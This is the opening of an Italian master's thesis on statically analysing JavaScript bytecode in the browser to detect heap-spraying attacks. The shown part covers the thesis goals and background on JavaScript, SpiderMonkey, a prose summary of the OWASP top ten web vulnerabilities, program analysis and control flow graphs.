UNIVERSITÀ DEGLI STUDI DI MILANO
FACOLTÀ DI SCIENZE MATEMATICHE,
FISICHE E NATURALI

CORSO DI LAUREA MAGISTRALE IN TECNOLOGIE DELL'INFORMAZIONE
E DELLA COMUNICAZIONE

ANALISI LATO CLIENT DI APPLICAZIONI WEB

Relatore: Dott. Mattia MONGA
Correlatore: Dott. Roberto PALEARI

Tesi di Laurea di:
Luca GIANCANE
Matricola 735940

Anno Accademico 2009–10

A mio nonno Rocco

Ringraziamenti

Ringrazio il Dott. Mattia Monga, per avermi dato l'opportunità di svolgere questo lavoro di tesi e il Dott. Roberto Paleari, per il grande aiuto nel portarla avanti e per la costante disponibilità.

Un ringraziamento speciale va ai miei genitori. Ancora una volta siete stati il pilastro di quest'avventura, senza di voi probabilmente non sarei arrivato fino a qui. Oltre ai miei genitori un ringraziamento va anche a tutta la mia famiglia, in particolare a mio fratello Marco e mia sorella Silvia per aver sempre creduto in me. Infine ringrazio il mio nipotino Matteo per avermi regalato il privilegio di essere lo zio/padrino del bambino più bello del mondo. Vi voglio bene.

Ringrazio tutti i componenti/hacker del LaSER = {Gianz, Ema, Roby, Alessandro (Reina), Jeppo, Aristide}, che mi hanno accompagnato in questo percorso e hanno sopportato le mie "cretinate". Un ringraziamento speciale ad Aristide, compagno di studi, compagno di avventure/sventure universitarie, ottimo collega e soprattutto un amico speciale, con cui ho avuto l'onore di condividere questi **6 anni** di università. Grazie a tutti e spero di riuscire a rimanere in contatto con tutti voi.

Ringrazio tutti i miei amici, tra cui: Alessandro (Garla), Alessandro (poker), Danny, Marcello, Marco, Lollo, Stefano, ...(siete troppi, chi non compare tra questi si senta in obbligo di autocitarsi) che mi hanno regalato molti momenti di svago e divertimento. Un ringraziamento speciale va ad Andrea (Strino) compagno di bevute e ...diciamolo pure "pazzie" (per non essere volgari ◡̈). Grazie di cuore a tutti.

In ultimo, ma non per questo meno importanti, ringrazio le mie ragazze (Seven sister uacciuaryuary!). Siete piombate all'improvviso nella mia vita ed avete occupato gran parte di essa. Non saprei proprio come avrei fatto tutti questi anni senza di voi. Vi voglio bene.

Grazie!

Indice

Capitolo 1

Introduzione

Le applicazioni web sono sempre più diffuse e spesso trattano dati critici. Sono pertanto diventate un bersaglio comune di attacchi informatici.

Le applicazioni web sono applicazioni *client server* in cui la parte *client* è il browser che spesso esegue codice proveniente dalla rete. Ciò permette di estendere gli attacchi anche alle macchine client.

Il mondo del web è caratterizzato dall'essere un sistema utilizzato da ogni tipologia d'utente. In altre parole chiunque abbia a disposizione una connessione Internet ed un browser web riesce ad interfacciarsi con tale sistema. Proprio la presenza di un gran numero di utenti meno esperti che utilizzano tale strumento facilita la vita degli attaccanti, in quanto riescono facilmente ad ingannarli e renderli vittime dei loro attacchi.

Tra le varie minacce che affliggono i browser troviamo per esempio l'*heap spraying attack*. Si tratta di una tipologia d'attacco difficile da contrastare con le tecniche standard e che può portare all'esecuzione di codice arbitrario. Purtroppo l'implementazione di questa tipologia d'attacco risulta essere estremamente semplice. La combinazione di semplicità di realizzazione ed efficacia lo rendono una delle minacce più pericolose attualmente in circolazione.

1.1 Motivazione del lavoro

Poiché i browser sono chiamati ad eseguire codice potenzialmente pericoloso, questa tesi discute la possibilità di realizzare un *framework* che sia in grado, tramite un'analisi comportamentale di rilevare se una determinata applicazione web può o no essere considerata "lecita". L'obiettivo principale consiste nella realizzazione di uno strumento che sia in grado automaticamente, ovvero senza la necessità di alcun intervento da parte dell'utente, di prevenire l'esecuzione di un attacco.

Il lavoro di tesi consiste nello studio di alcune tecniche di *program analysis* e della loro applicabilità al bytecode associato alle applicazioni web. In particolare è stata progettata un architettura per l'analisi di codice *Javascript* in esecuzione nel browser dell'utente al fine di identificare l'eventuale comportamento illecito delle applicazioni web. L'analisi effettuata è di tipo statica e opera sul *bytecode* derivante dalla compilazione di un dato script *Javascript*.

La metodologia sviluppata consiste nell'intercettare al momento del caricamento la presenza di uno o più script *Javascript* all'interno di una pagina web e tramite l'utilizzo delle tecniche di *program analysis* analizzarne il comportamento. Una volta intercettato ed estrapolato un dato script, si utilizza il suo *bytecode* come oggetto d'analisi, cercando di identificare comportamenti potenzialmente pericolosi con opportune euristiche.

1.2 Obiettivi del lavoro

L'obiettivo di questo lavoro di tesi consiste nella realizzazione di uno strumento che sia in grado di analizzare gli script *Javascript* presenti all'interno di un sito Internet. Il codice sorgente può diventare estremamente difficile da analizzare, introducendo una serie di problematiche che rendono il compito di analisi estremamente complesso. Gli obiettivi che questo lavoro vuole ottenere sono i seguenti:

Creazione di un *framework*, che sia in grado di analizzare script *Javascript* aggirando il problema dell'offuscamento degli stessi. L'idea di base consiste nel passare dall'analisi del codice sorgente di un determinato script all'analisi del suo *byte-*

code. Questo cambio di visione permette all'analizzatore di non dover più tener conto dell'offuscamento, in quanto il *bytecode* è composto da *opcode*, istruzioni a basso livello che non possono essere modificate.

Creazione di una tecnica di analisi che riesca ad intercettare la tipologia di attacco dello *heap spraying* senza analizzare il contenuto della memoria che risulterebbe essere troppo invasivo. Questo tramite la trasformazione del *bytecode* in una forma intermedia che permetta la diminuzione della complessità del codice e l'utilizzo di tecniche di *program analysis* che permettano appunto di analizzare il codice.

Creazione di una tecnica che sia in grado di prevenire e quindi intercettare gli attacchi prima che questi vengano eseguiti.

Il lavoro di tesi è incentrato sull'analisi delle applicazioni web implementate tramite il linguaggio di programmazione *Javascript* ed in particolare sull'intercettazione degli attacchi di tipo *heap spraying*. Nei prossimi capitoli verranno affrontati con maggiore dettaglio le varie problematiche riscontrate e messi in evidenza i vari approcci adottati come possibili soluzioni.

1.3 Organizzazione della tesi

Il lavoro di tesi è organizzato come segue:

Capitolo 2: Concetti preliminari. Nel secondo capitolo vengono presentati alcuni concetti preliminari utili alla comprensione di questo lavoro di tesi. In particolare, in tale capitolo verranno analizzati i concetti propri della *program analysis* e di alcuni aspetti relativi al mondo del web.

Capitolo 3: Scenario. In questo capitolo viene presentato uno degli scenari possibili e in particolare analizzato e studiato il problema degli attacchi denominati *heap spraying*. Viene inoltre presentato un esempio di codice d'attacco portato a termine tramite il linguaggio di programmazione *Javascript*, utilizzato successivamente come esempio. Infine vengono definiti i principali obiettivi del lavoro di tesi proposto.

Capitolo 4: Infrastruttura per l'analisi statica di codice Javascript. In questo capitolo viene discussa l'architettura proposta. In dettaglio vengono discusse le varie fasi che compongono il processo d'analisi proposto, dettagliando i problemi riscontrati e le soluzioni proposte. Infine vengono presentate le limitazioni architetturali rilevate nel corso del lavoro di tesi.

Capitolo 5: Risultati. Sezione in cui vengono presentati i risultati raggiungi con il progetto di tesi presentato. In più vengono discussi gli aspetti prestazionali dell'architettura proposta.

Capitolo 6: Lavori correlati. Nel corso di tale capitolo vengono presentate alcune alternative proposte in letteratura. In particolare vengono discussi approcci alternativi alla rilevazione degli attacchi denominati *heap spraying* e più in generale delle metodologie e strumenti disponibili per effettuare un'analisi delle applicazioni web.

Capitolo 7: Conclusioni. Capitolo conclusivo in cui vengono presentati gli sviluppi futuri inerenti al progetto.

Capitolo 2

Concetti preliminari

In questo capitolo verranno presentati alcuni concetti fondamentali per la comprensione di questo lavoro di tesi. Verranno prima introdotti gli aspetti riguardanti la tecnologia *Javascript*, per poi continuare con gli attacchi web e infine verranno illustrati i concetti relativi alle tecniche di analisi utilizzate.

2.1 Javascript

Si tratta di un linguaggio di scripting orientato agli oggetti comunemente utilizzato all'interno dei siti web. Originariamente sviluppato da *Brendan Eich* della *Netscape Communications* con il nome di *Mocha* e successivamente di *LiveScript*, fino ad essere rinominato in *Javascript* [48].

Javascript è caratterizzato dall'essere un linguaggio interpretato. Il codice *Javascript* viene eseguito tramite un interprete, solitamente incluso all'interno dei browser, in grado di eseguire a runtime istruzione per istruzione il contenuto dello script.

Il linguaggio è tipizzato dinamicamente e si accede alle proprietà di un oggetto tramite riferimenti che non hanno bisogno di dichiarazione esplicita. I riferimenti possono denotare dati o funzioni.

Il linguaggio *Javascript* a differenza dei vari linguaggi di programmazione per il web (ad esempio *php*), viene eseguito normalmente lato client. Ciò permette di distribuire il carico dell'applicazione sul client pur mantenendo il controllo del codice lato

server. Il codice dell'applicazione viene infatti scaricato al momento del caricamento della pagina.

L'uso comune che si fa di *Javascript* è quello di rendere le pagine web dinamiche tramite l'inserimento di uno o più script all'interno della pagina stessa. Con tale strumento è possibile creare applicativi dinamici, un esempio lampante è *Gmail*. Quando integrati in una pagina web, tali script comunicano con essa tramite l'utilizzo di interfacce chiamate *DOM* (Document Object Model), che rendono possibile l'inserimento della dinamicità in una pagina web statica. Questo linguaggio di programmazione può essere anche utilizzato al di fuori del web tramite l'integrazione degli interpreti *Javascript* in diverse applicazioni. Ad esempio *Adobe Acrobat* e *Adobe Reader* supportano l'inserimento di codice *Javascript* nei file PDF. Oppure la piattaforma *Mozilla*, che è alla base di molti diffusi browser web, usa *Javascript* per implementare l'interfaccia utente e la logica di transazione dei suoi vari prodotti.



Figura 2.1: Esempio richiesta pagina web contenente uno script.

In Figura 2.1 viene illustrata la struttura con cui avviene una richiesta ad una pagina web contenente uno script *Javascript*. In dettaglio l'host richiede una pagina web ad un server tramite una richiesta *HTTP*. Il server a sua volta invierà la pagina web richiesta al client. Una volta in locale è il browser utilizzato dall'utente finale a gestire tale pagina. Come si evince dalla figura i browser utilizzano un interprete integrato per la gestione ed esecuzione in locale dei vari script aggregati ad una pagina web.

2.1.1 Bytecode

Nel presente lavoro di tesi ci si occuperà dell'analisi di codice bytecode ottenuto dalla compilazione di uno script *Javascript*

Si tratta di un linguaggio intermedio, solitamente più astratto del linguaggio macchina, utilizzato per descrivere le operazioni che costituiscono un programma [46]. Il nome di tale linguaggio deriva dal fatto che spesso le operazioni hanno un codice che occupa un solo *byte*, anche se la lunghezza dell'intera istruzione può variare. La variazione di tale lunghezza deriva dal fatto che ogni operazione ha un numero specifico di parametri su cui operare. I parametri relativi alle varie operazioni possono consistere di registri o indirizzi di memoria, simile a quanto accade per i linguaggi macchina.

Un linguaggio intermedio, come in questo il caso il *bytecode*, risulta molto utile agli sviluppatori che realizzano i linguaggi di programmazione, in quanto riduce la dipendenza dal sistema sottostante e facilita la realizzazione degli interpreti del linguaggi stesso. Il *bytecode* viene anche utilizzato come rappresentazione intermedia di un programma da far compilare ad un tipo speciale di compilatore, chiamato *just-in-time*, il quale traduce il bytecode in linguaggio macchina immediatamente prima dell'esecuzione del programma stesso. Questo meccanismo serve per velocizzarne l'esecuzione.

Un programma scritto in *bytecode* viene eseguito tramite l'utilizzo di un secondo applicativo che ne interpreta le istruzioni. Gli interpreti vengono spesso indicati con il termine *macchina virtuale*, in quanto vengono visti dai programmatori come una macchina astratta che realizza al suo interno gran parte delle funzionalità di una macchina reale. Tale astrazione permette la stesura di programmi portabili, ossia realizzati in modo da poter essere eseguiti su diversi tipi di sistemi operativi. Un interprete di *bytecode*, inoltre, risulta essere molto più veloce di un interprete di un linguaggio ad alto livello, essendo il *bytecode* composto da semplici istruzioni più vicine al modo di funzionamento dell'hardware del computer.

Il linguaggio più famoso tra quelli che fanno uso di *bytecode* risulta essere *Java*. *Java* ha sia una macchina virtuale (*Java Virtual Machine*) che interpreta il codice *bytecode*, sia un compilatore *just-in-time* che traduce il *bytecode* in linguaggio macchina.

Anche la piattaforma *.NET*, e quindi anche il linguaggio *C#*, ha a disposizione tecniche simili a quelle del linguaggio *Java*. Oggi, per migliorare la velocità di esecuzione, anche molti linguaggi interpretati, come *Perl*, *PHP* o *Python*, fanno uso del *bytecode*. Essi traducono infatti il programma in *bytecode* che verrà poi interpretato tramite una macchina virtuale. Infine esistono tipi particolari di *bytecode* costituiti dai *p-Code*. La differenza principale consiste nel fatto che tali particolari codici possono occupare più di un singolo byte e avere istruzioni di varie dimensioni, un po' come gli opcode di molte *CPU*. I *p-Code* funzionano a un livello di astrazione molto più alto rispetto ai *bytecode*, essi, ad esempio, possono avere operazioni del tipo `stampa questa stringa` o `pulisci lo schermo`. Esempi di linguaggi che utilizzano i *p-Code* sono il *BASIC* e alcune versioni del *Pascal*.

Uno script *Javascript* viene compilato al momento del caricamento e l'interprete elabora il *bytecode* così ottenuto.

2.1.2 Spidermonkey

Ogni browser come detto nel paragrafo precedente incorpora al suo interno un interprete *Javascript*.

Spidermonkey [24] è il nome del primo motore *Javascript* realizzato da *Breandan Eich* per la *Netscape Communications*, successivamente rilasciato come open source e ora mantenuto dalla *Mozilla Foundation*. *Spidermonkey* è realizzato tramite il linguaggio di programmazione *C* e contiene al suo interno un compilatore, un interprete, un decompilatore e un garbage collector. Tale interprete implementa il supporto *ECMAScript* per *XML E4X* standard. Questo strumento può essere utilizzato in tutte le applicazioni che forniscono un supporto a *Javascript*. Gli esempi più popolari di utilizzo di *Spidermonkey* all'interno di applicazioni sono: *Mozilla Firefox*, *Adobe Acrobat* e *Adobe Reader*. Un'ottimizzazione aggiunta da *Mozilla* a tale strumento prende il nome di *tracemonkey*. Pubblicato il 30 giugno 2009, con il prodotto *Firefox 3.5* che include una nuova tecnica denominata *Trace Tree* in grado di migliorare le prestazioni che variano tra il 20 e 40 volte più veloce in determinati casi.

2.2 Attacchi web più comuni

I primi attacchi di rete sfruttavano le vulnerabilità legate all'implementazione dei protocolli TCP/IP. Con la correzione progressiva di queste vulnerabilità gli attacchi si sono spostati verso i livelli applicativi e in particolare al web.

Il protocollo HTTP (o HTTPS) è lo standard che permette di veicolare le pagine web attraverso un meccanismo di richieste e risposte. Usato essenzialmente per trasportare delle pagine web di informazioni (pagine web statiche), il web è rapidamente diventato un supporto interattivo che permette di fornire dei servizi in linea. Il termine applicazione web designa quindi tutte le applicazioni la cui interfaccia risulta accessibile attraverso il web con l'ausilio di un semplice navigatore. Diventato il supporto di un discreto numero di tecnologie (SOAP, Javascript, XML RPC, etc.), il protocollo HTTP possiede ormai un ruolo strategico comprovato nella sicurezza dei sistemi di informazione.

Da quando i server web sono sempre più sicuri, gli attacchi si sono progressivamente spostati verso lo sfruttamento delle falle delle applicazioni web. *OWASP* [28] un'organizzazione no profit incentrata sul miglioramento della sicurezza delle applicazione software ha stilato la top ten delle vulnerabilità che affliggono le applicazioni web del 2010. Essi sono:

1. **Injection:** si tratta di difetti di iniezione che permettono ad un attaccante di inserire codice maligno all'interno di un sistema attraverso un'applicazione web. Questa tipologia di attacco include le chiamate al sistema operativo effettuate tramite chiamate di sistema, l'uso di programmi esterni attraverso i comandi di una shell [30], oppure le chiamate ad un database effettuate tramite *SQL* [12]. Molte applicazione web utilizzano le funzionalità del sistema operativo e programmi esterni per svolgere le loro funzioni. *Sendmail*(un mail transfer agent o MTA) ad esempio è uno dei programmi esterni più invocato dalle applicazioni web. Nell'invocazione di comandi esterni solitamente le applicazioni web utilizzano delle stringhe per recuperare nome e argomento del comando. Un mancato controllo di queste stringhe può consentire ad un attaccante di manipolare un comando o nei peggiori dei casi l'esecuzione di un nuovo comando. Le conse-

guenze di questo attacco possono portare ad una compromissione del sistema o addirittura alla sua distruzione. Un'altra forma particolarmente diffusa e pericolosa di attacchi basati su iniezione è l'*SQL injection*. Tale attacco si basa sul fatto che una query utilizza un parametro derivante da una pagina web, senza che esso venga controllato. In questo caso un attaccante può inserire all'interno del dato una serie di codici che gli permettono di estrapolare o modificare i dati inseriti all'interno di un database.

2. **Cross-Site Scripting (XSS):** si tratta di vulnerabilità che affliggono i siti web dinamici che applicano all'input controlli insufficienti [4]. Un XSS permette ad un attaccante di inserire codice al fine di modificare il contenuto della pagina web visitata. Lo scopo dell'attacco è quello di sottrarre dati sensibili presenti nel browser degli utenti che visiteranno successivamente quella pagina. Esistono due tipologie di XSS: *reflected* e *stored*. Per quanto riguarda la prima tipologia, si tratta di attacchi in grado di produrre un URL che, utilizzato sul sito vulnerabile, altererà il contenuto delle pagine in modo non permanente ed esclusivamente per le richieste HTTP che utilizzano tali url. La seconda tipologia di attacco è in grado di modificare permanentemente il contenuto di una pagina web, ad esempio tramite l'inserimento di un post opportunamente costruito in un blog. Tali vulnerabilità, sono causata da errori di programmazione, come ad esempio l'insufficiente controllo delle informazioni passate in input tramite le richieste HTTP.

3. **Broken Authentication and Session Management:** queste due vulnerabilità sono riconducibili ad un'errata implementazione della gestione delle credenziali di accesso e/o delle chiavi di sessioni che rendono possibili accessi non autorizzati all'applicazione, tramite impersonificazione di altre identità vittime [29]. Il meccanismo di autenticazione e la gestione delle sessioni sono elementi importanti per assicurare dei requisiti minimi di sicurezza nelle applicazioni web. L'utilizzo di password considerate deboli, ovvero composte da pochi caratteri (solamente alfabetici), che compongono parole d'uso comune nella lingua considerata, è considerata una pratica sconsigliata in quanto rende possibile un at-

tacco a forza bruta basato su dizionari. Per quanto riguarda la gestione delle sessioni risulta fondamentale proteggere l'ID di sessione utilizzando un canale di trasmissione sicuro (ad esempio SSL) in maniera da ridurre il rischio di intercettazione da parte di un attaccante ed inoltre cercare di utilizzare identificativi che siano difficilmente predigibili. Se i token di sessione non vengono adeguatamente protetti, un attaccante potrebbe dirottare una sessione attiva e assumere il ruolo di un malcapitato utente.

4. **Insecure Direct Object References:** tale vulnerabilià si verifica nel momento in cui all'interno dell'applicazione sono presenti elementi liberamente manipolabili (ad esempio file, directory, record database) che consentono di risalire ad ulteriori informazioni che possono portare ad un'escalation di privilegi o all'aquisizione di dati critici [34]. Un tipico esempio consiste nelle applicazioni che rendono esplicito l'utilizzo del codice inerente ad un conto bancario come chiave di login per certe operazioni bancarie.

5. **Cross-Site Request Forgery (CSRF):** a differenza dei XSS questa tipologia di vulnerabilità sfrutta l'eccessiva fiducia che alcuni siti dinamici ripongono nei dati inviati dall'utente [31]. L'obiettivo di un attaccante quindi consiste nel far eseguire delle azioni alle vittime tramite lo sfruttamento delle loro credenziali. Esattamente per come i XSS anche questa tipologia di vulnerabilità si divide in due sottoclassi: *reflected* e *stored*. Lo sfruttamento di tale vulnerabilità può avvenire anche tramite XSS.

6. **Security Misconfiguration:** vulnerabilità causata da una non configurazione sicura del server e da un non aggiornamento dei componenti di cui è composto [36]. Nel caso in cui ci si trovi in presenza di vulnerabilità note, un utente malintenzionato potrebbe facilmente essere in grado di sfruttarle per portare a compimento un attacco.

7. **Insecure Cryptographic Storage:** solitamente tale vulnerabilità è causata dalla non corretta conservazione dei dati e da un'errata implementazione delle funzioni create allo scopo di proteggere tali informazioni [33]. In questo caso lo scopo

di un attaccante consiste nell'accedere ad informazioni confidenziali o entrare in possesso di informazioni utili ad effettuare attacchi futuri.

8. **Failure to Restrict URL Access:** tale vulnerabilità si verifica quando nella procedura di protezione di alcune aree considerate delicate all'interno di una applicazione web, quindi non sono visibili ad utenti non autorizzati, ci si affida esclusivamente ad un approccio di tipo *security by obscurity* [32]. Questo perché si tende a pensare che ciò che non è direttamente visibile non possa essere in alcun modo raggiunto e sfruttato da un agente di minaccia. Un attaccante quindi potrebbe accedere comunque alle informazioni nascoste indovinando l'indirizzo delle pagine non visibili.

9. **Insufficient Transport Layer Protection:** tale vulnerabilità consiste nel fatto che molte applicazioni non cifrano il traffico di rete [35]. Un attaccante quindi potrebbe essere in grado di recuperare informazioni sensibili tramite l'osservazione del traffico effettuato da una vittima, in quanto non cifrato e quindi visibile in chiaro.

10. **Unvalidated Redirects and Forwards:** le applicazioni web solitamente effettuano una serie frequente di reindirizzamenti verso altre pagine o siti web. Talvolta i dati che vengono reindirizzati verso altre destinazioni non vengono più sottoposti ad un'adeguata fase di validazione [37]. Questo non controllo può consentire ad un attaccante lo sfruttamento della manipolazione di tali dati nelle pagine destinatarie. Inoltre un attaccante potrebbe sfruttare il non controllo dei dati relativi ad una destinazione per reindirizzare le proprie vittime verso siti contenenti malware o pagine utilizzate per attacchi di *phishing*.

L'*OWASP* oltre ad aver stabilito la lista di vulnerabilità presenti all'interno dell'applicazioni web ha creato una tabella con i valori che identificano la pericolosità di ogni attacco. Tale tabella è disponibile nell'omonimo sito.

2.3 Program analysis

Con il termine *program analysis* si fa riferimento ad un insieme di tecniche che consentono di analizzare in modo *automatico* le istruzioni di un programma per evidenziarne le relazioni.

L'insieme di tecniche che compongono la *program analysis* sono solitamente applicate nell'ambito dei compilatori, al fine di generare codice compatto e performante [2]. I compilatori sono in grado quindi di analizzare il codice sorgente di una data applicazione al fine di applicarne alcune ottimizzazioni che rendono il codice appunto più compatto e performante. Un esempio di ottimizzazione è la rilevazione delle istruzioni di assegnamento che possono essere omesse in quanto la variabile definita in tale istruzione non viene più utilizzata (*dead code elimination*).

Sempre più spesso tali metodologie vengono applicate nell'ambito della verifica del software. Vengono utilizzate infatti come strumento di rilevazione di difetti nell'implementazione degli algoritmi o di problematiche rilevanti dal punto di vista della sicurezza.

Le tecniche di *program analysis* possono essere suddivise in varie categoria. Una prima classificazione deriva dalla tipologia di analisi che si può effettuare. Solitamente le due tipologie più usate sono: l'*analisi statica* e l'*analisi dinamica*. Una seconda suddivisione viene fatta in base al tipo di oggetto che si vuole analizzare.

2.3.1 Analisi dinamica

Metodologia d'analisi eseguita mediante l'esecuzione del programma stesso e l'osservazione del suo comportamento. Per far sì che tale procedura sia efficace il programma deve essere eseguito utilizzando una serie di input di prova realizzati al fine di ottenere un comportamento interessante. L'approccio dinamico gode delle seguenti proprietà:

precisione: proprio la sua natura dinamica che permette di osservare il comportamento di un programma nel momento in cui esso viene eseguito rende i risultati di tale processo dettagliati e precisi. Ad esempio per dedurre il valore di una certa variabile ad un certo istante di tempo basta eseguire il programma fino al punto desiderato ed osservare il valore effettivo che tale variabile assume.

specificità: le informazioni ricavate dinamicamente non possono essere generalizzate fino a comprendere tutte le possibili esecuzioni, poiché dipendono da una particolare configurazione dell'input. Questo significa che i risultati ottenuti sono relativi ad una specifica esecuzione.

Proprio le sue caratteristiche rendono tale approccio adatto ad operazioni come il debugging o testing, dove la precisione delle informazioni raccolte assume un ruolo determinate.

2.3.2 Analisi statica

A differenza dell'analisi vista in precedenza, tale metodologia d'analisi viene realizzata senza l'effettiva esecuzione dei programmi. Nella maggior parte dei casi essa viene effettuata sul codice sorgente di una data applicazione e nel caso questo non fosse reperibile su una qualche forma di codice oggetto. La sofisticazione del processo di analisi secondo un approccio statico dipende dal tipo di comportamento che si vuole considerare. In particolare varia a seconda che si consideri solo il comportamento di singole istruzioni oppure il comportamento dell'intero programma analizzato. Le informazioni ottenute da tale processo d'analisi possono essere utilizzate sia per evidenziare errori di codifica che per la creazione di metodi formali che matematicamente dimostrano le proprietà di un determinato programma. I metodi formali sono tecniche d'analisi i cui risultati sono ottenuti esclusivamente attraverso l'utilizzo di rigorosi metodi matematici. Le tecniche matematiche utilizzate comprendono solitamente la semantica denotazionale, la semantica assiomatica, la semantica operazionale e l'intepretazione astratta. È stato dimostrato che, salvo l'ipotesi che la dimensione dello stato di un programma sia finito e piccolo, trovare tutti gli errori di codifica possibili o più in generale qualsiasi tipo di violazione risulta un problema indecidibile. In altre parole non esiste alcun metodo meccanico in grado di determinare sempre se un dato programma può o non può generare errori d'esecuzione (problema della terminazione [44] e teorema di *Rice* [13]). Esistono comunque alcune tecniche formali di analisi statica che tentano di fornire soluzioni che approssimano i risultati. Alcune di queste tecniche sono:

model checking: un metodo che permette di verificare la raggiungibilità di stati del sistema non desiderati. Viene realizzato mediante la verifica del modello, spesso derivato dal modello hardware o software, soddisfacendo una specifica formale. La specifica è spesso scritta come formule logiche temporali;

interpretazione astratta: teoria generale per l'approssimazione di sistemi dinamici, ampiamente utilizzata ad esempio per derivare formalmente strumenti di analisi statica e verifica di programmi a partire dalla loro semantica.

Come per l'approccio dinamico vengono illustrate le caratteristiche fondamentali di questo approccio.

correttezza: i risultati dell'analisi descrivono fedelmente il comportamento del programma, in modo indipendente dall'input e quindi dalla specifica esecuzione.

generalizzazioni conservative: le proprietà dedotte dall'analisi sono, in linea di principio, più *deboli* di quanto siano in realtà. In dettaglio si consideri il semplice esempio: sia f una funzione definita come $f(x) = x^2$, $\forall x \in R$. Allora l'affermazione A: "f *restituisce un numero positivo*" è certamente vera, ma più debole di B: "f *restuisce il quadrato del suo argomento*". In particolare è facile osservare che $B \Longrightarrow A$. Osservando f, un'analisi conservativa potrebbe dedurre l'affermazione A, o addirittura qualcosa di più generico, del tipo "f *restituisce un numero*".

Il conservativismo di questa tipologia di analisi è legato al fatto che problematiche quali aliasing e indirezione non sono completamente risolvibili staticamente [16].

L'analisi statica viene sempre più utilizzata all'interno della verifica delle proprietà di un software, verifica dei sistemi di sicurezza tramite la localizzazione delle potenziali vulnerabilità e dei sistemi critici. Esempi di questo tipologia di approccio possono essere identificati nelle *metriche* utilizzate nel software oppure nelle pratiche di *reverse engineering*.

2.3.3 Oggetto d'analisi

Spostando l'attenzione sull'oggetto che si intende ispezionare si ha una seconda classificazione delle diverse tecniche di *program analysis*. Di seguito vengono proposte due tipologie di oggetti su cui è possibile l'applicazione delle tecniche sopra proposte.

Analisi sul sorgente. La procedura d'analisi viene effettuata a livello di codice sorgente di un programma. A tale livello risulta semplice accedere ad elementi come i costrutti del linguaggio di programmazione (funzioni, istruzioni, espressioni, variabili, ...) e si ha a disposizione una serie di informazioni ad alto livello come ad esempio il concetto di "blocco" di codice. Questa tipologia d'analisi risulta del tutto indipendente dalla piattaforma sottostante in quanto analizzare il sorgente di un programma scritto in qualsiasi linguaggio non varia in base all'architettura della macchina in cui viene eseguito. Le problematiche che derivano da tale livello d'analisi sono sostanzialmente: l'analizzatore costruito per verificare il codice sorgente di un dato linguaggio non può essere utilizzato per l'analisi di un linguaggio differente. In altre parole un analizzatore di codice *C* non potrà essere utilizzato per analizzare codice *Java*. Inoltre esistono una serie di tecniche applicate al codice sorgente (ad esempio *offuscamento* o *code encryption*) che rendono estremamente complesso applicare questa tipologia di analisi.

Analisi del codice macchina o del bytecode. Si tratta di un'analisi applicata al *bytecode* di un determinato programma. Un'analisi svolta a tale livello offre diversi vantaggi:

1. un analizzatore di codice *bytecode* deve trattare molti meno costrutti rispetto ad un analizzatore di codice sorgente, riducendone quindi la complessità,

2. tale forma intermedia non subisce delle variazioni introdotte dalle tecniche di offuscamento del codice sorgente,

3. gli strumenti d'analisi costruiti su questa tipologia di oggetto risultano indipendenti dal linguaggio d'origine.

Per tali motivi sempre più spesso nei progetti di sviluppo di applicazioni che effettuino l'analisi di programmi, implementati con linguaggi di programmazione interpretati, viene utilizzata tale forma come oggetto d'analisi.

2.4 Control flow graph

Un control flow graph è una struttura dati utilizzata nelle tecniche di *program analisys*. Formalmente si tratta di un grafo i cui nodi rappresentano computazioni e gli archi rappresentano il flusso di controllo. In poche parole è una rappresentazione di tutti i cammini di una applicazione che potrebbero essere attraversati durante un'esecuzione. Ogni nodo del control flow graph rappresenta un basic block, cioè una sequenza di statement (istruzioni) consecutive in cui il flusso non è interrotto e/o non attraversa un'istruzione di salto. Tali nodi sono caratterizzati dall'avere un'unico punto di ingresso (prima istruzione eseguita) e un unico punto di uscita (ultima istruzione eseguita). Quando il flusso di controllo di un applicazione raggiunge un basic block, questo causa l'esecuzione della prima istruzioni contenuta nel blocco; le istruzioni successive vengono eseguite in ordine, senza che avvengano interruzioni o salti al di fuori del blocco fino al raggiungimento dell'ultima istruzione. Un basic blocco b_1 si dice predecessore immediato di b_2 se b_2 segue b_1 in una possibile esecuzione, ossia se si verifica una delle seguenti condizioni [2]:

1. l'ultima istruzione del basic block b_1 rappresenta un'istruzione di salto condizionato o incondizionato con destinazione la prima istruzione di b_2.

2. il basic block b_2 segue immediatamente b_1 nel codice del programma e la terminazione di b_1 non è causata da un'istruzione di salto.

In un classico grafo orientato il nodo di ingresso è semplicemente un nodo privo di predecessori, mentre in un CFG si considera come nodo iniziale il basic block contenente l'*entry point* dell'applicazione, ossia la prima istruzione eseguita dal programma o dalla procedura rappresentata. Viene considerato come nodo terminale del CFG il nodo contenente l'istruzione che provoca l'arresto della computazione. Il procedimen-

to utilizzato per partizionare una sequenza di istruzioni di un programma *P* in basic block è riportato in [2] e descritto qui di seguito:

1. Prima di tutto è necessario determinare l'insieme dei *leader*, ossia le istruzioni di *P* che occuperanno il primo posto all'interno dei basic block. Le regole da considerare sono le seguenti:
   - il primo statement di un blocco è considerato *leader*;
   - ogni statement corrispondente al bersaglio di un'istruzione di salto, viene considerato *leader*;
   - ogni statement che segue un'istruzione di salto viene considerato *leader*.
2. un basic block consiste nelle istruzioni comprese tra un *leader* stesso incluso e il *leader* sintatticamente successivo escluso. Nel caso in cui il *leader* analizzato fosse l'ultimo del programma, il basic block che lo contiene si estenderebbe fino alla fine dell'applicazione.

2.5 Data flow analysis

La *data flow analysis* è una tecnica per la raccolta di informazioni su un set di possibili valori calcolati in diversi punti di un programma. Tramite il CFG associato ad un programma si è in grado di stabilire in quale sezione dello stesso un dato valore associato ad una variabile potrebbe propagarsi. Un esempio canonico di utilizzo di tale tecnica è la *reaching definition*. Si tratta quindi di una tecnica di verifica del software basata sull'evoluzione delle variabili, permettendo di rilevare possibili anomalie. L'analisi è legata alle operazioni eseguite su una variabile, ossia:

- *dichiarazione:* si occupa di enunciare il tipo di variabile,
